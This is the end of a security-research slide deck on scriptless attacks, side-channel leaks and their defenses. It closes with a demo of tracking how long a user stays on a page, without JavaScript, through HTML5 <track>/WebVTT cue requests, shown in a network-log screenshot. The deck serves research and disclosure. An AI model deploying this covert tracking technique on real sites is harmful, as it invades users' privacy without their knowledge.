
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THE PERFECT LEAK



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ALMOST DONE

CONCLUSION I

Everything is a side-channel nowadays

Oh my!

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CONCLUSION III

- ♦ Scriptless Attacks versus XSS
 - ♦ Not many differences in impact
 - ♦ More common injection scenarios
 - ♦ Affecting sandboxes with HTML5
 - ♦ Information leaks by design
- ♦ Hard to detect and fix
- ♦ **Timing and Side-Channel**
- ♦ **NoScript to the rescue!**

DEFENSE

- ♦ How to protect against features?
- ♦ How to protect against side-channels
 - ♦ Reduce data leakage?
 - ♦ Change standards?
 - ♦ Build better sandboxes?
 - ♦ Extend SOP to images and other side channels,
 - ♦ Use CSP?
 - ♦ XFO and Framebusters ftw?
 - ♦ **Use NoScript if you can!**

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FUTURE WORK

- ♦ There's a lot more in this
 - ♦ CSRF, injections and side-channels
 - ♦ Challenging attacker creativity
 - ♦ Application and App specific bugs
 - ♦ Scriptless attacks and mobile devices?
- ♦ **Exciting times to come *without* XSS**

ONE MORE

- ♦ **Tired of tracking pixels?**
- ♦ **Want to know more about your users?**

**HTML5 allows user-tracking to the
millisecond! Without JavaScript!**

Even not exclusive to browsers!

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SCREENSHOT

The screenshot shows the Internet Explorer F12 developer tools with the Network tab selected. The browser window title is "http://html5sec.org/tracking/ - Windows Internet Explorer Platform Preview 2.10.8103.0". The Network tab displays a list of 9 requests. A tooltip is visible over the last request, showing its full URL.

URL	Method	Result	Type	Received	Taken	Initiator	Timings
/tracking/test.vtt	GET	200	text/plain	0.76 KB	359 ms	<track>	
/tracking/movie.mp4		304		178 B	15 ms		
/tracking/user-was-here-for?0-seconds	GET	404	text/html	404 B	16 ms		
/tracking/user-was-here-for?1-seconds	GET	404	text/html	404 B	16 ms		
/tracking/user-was-here-for?2-seconds	GET	404	text/html	404 B	16 ms		
/tracking/user-was-here-for?3-seconds	GET	404	text/html	404 B	31 ms		
/tracking/user-was-here-for?4-seconds	GET	404	text/html	404 B	31 ms		
/tracking/user-was-here-for?5-seconds	GET	404	text/html	404 B	31 ms		
/tracking/user-was-here-for?6-seconds	GET	404	text/html	404 B	16 ms		

Items: 9 Sent: 3.01 KB (3,082 bytes) Received: 3.69 KB (3,780 bytes)

MOVIE TIME

- ◆ Try tracking videos!
 - ◆ HTML5 <track> and subtitles of doom
 - ◆ WebVTT and TTML do the trick
 - ◆ Now in your browser, soon on your TV
 - ◆ Works for video tracking - and website tracking
 - ◆ MPAA probably loves it :)
- ◆ **DEMO**

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THE END

- ◆ Questions?
- ◆ Discussion?
- ◆ Beer?

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